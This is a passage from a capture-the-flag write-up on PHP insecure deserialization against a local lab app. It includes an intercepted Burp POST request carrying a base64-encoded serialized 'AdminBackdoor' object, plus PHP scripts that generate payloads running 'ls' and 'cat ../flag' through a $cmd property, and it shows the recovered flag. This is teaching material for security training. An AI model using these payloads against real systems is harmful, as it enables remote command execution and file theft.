
```
POST /profile.php HTTP/1.1
Host: localhost
Content-Length: 19
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/profile.php
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=PVgMZE4p6L8NXYxJwoQ2vqjnG7VfR1ubZt71dKa3071brWD5yzRBemkPl9VX; security_level=0; PHPSESSID=
38af21e4a761eed57ed4349eac31b438
Connection: keep-alive

content=TzoxMzoiQWRtaW5CYWNrZG9vciI6MTp7czozOiJjbWQiO3M6MzY6ImxzIC1sYSAuLi8gPiBsb2dzL2RpcmVjdG9yeV9saXN0LnR4dCI7fQ==
```

7. Using Burp Suite, intercept a log submission and replace the content with the serialized and encoded script just created. The script will then be executed in the $cmd. Now, all you have to do is open the directory_list.txt file.



```
total 28
drwxr-xr-x 1 root     root     4096 Apr 15 16:39 .
drwxr-xr-x 1 root     root     4096 Nov 21  2023 ..
-rw-rw-r-- 1 root     root       28 Apr 15 16:33 flag
drwxr-xr-x 1 www-data www-data 4096 Apr 15 16:39 html
```

As you can see you found the flag document. The only problem is that you can't open the document because it's not in the root directory of this server, therefore meaning you can't backtrack to open the file. Thankfully there is a very easy solution to this and that's just to write another script that copies the file content to another file and saves that file in a directory you can access.



Test your PHP code with this code tester

You can test and compare your PHP code on 400+ PHP versions with this online editor.

```php
<?php
class AdminBackdoor {
    public $cmd = "cat ../flag > logs/flag.txt";
}

// Serialize the object
$payload = serialize(new AdminBackdoor());

// Base64-encode the serialized object
echo base64_encode($payload);
?>
```


Result for 8.2.20:

Execution time: 0.000106s Mem: 388KB Max: 426KB

```
TzoxMzoiQWRtaW5CYWNrZG9vciI6MTp7czozOiJjbWQiO3M6Mjc6ImNhdCAuLi9mbGFnID4gbG9ncy9mbGFnLnR4dCI7fQ==
```

This script copies the content of the flag document into the flag.txt file and saves it in the logs directory.

8. Now do the same thing you did for the previous script and intercept a message and replace it with your serialized and encoded script. Then just open the file.



```
FLAG{phP_DeSeri@llze_4_W1n}
```

And there you go, you have successfully retrieved the flag

Scripts used:

```php
<?php
class AdminBackdoor {
    public $cmd = 'ls -la ../ > logs/directory_list.txt';
}

echo base64_encode(serialize(new AdminBackdoor()));
?>
```

```php
<?php
class AdminBackdoor {
    public $cmd = "cat ../flag > logs/flag.txt";
}
echo base64_encode(serialize(new AdminBackdoor()));
?>
```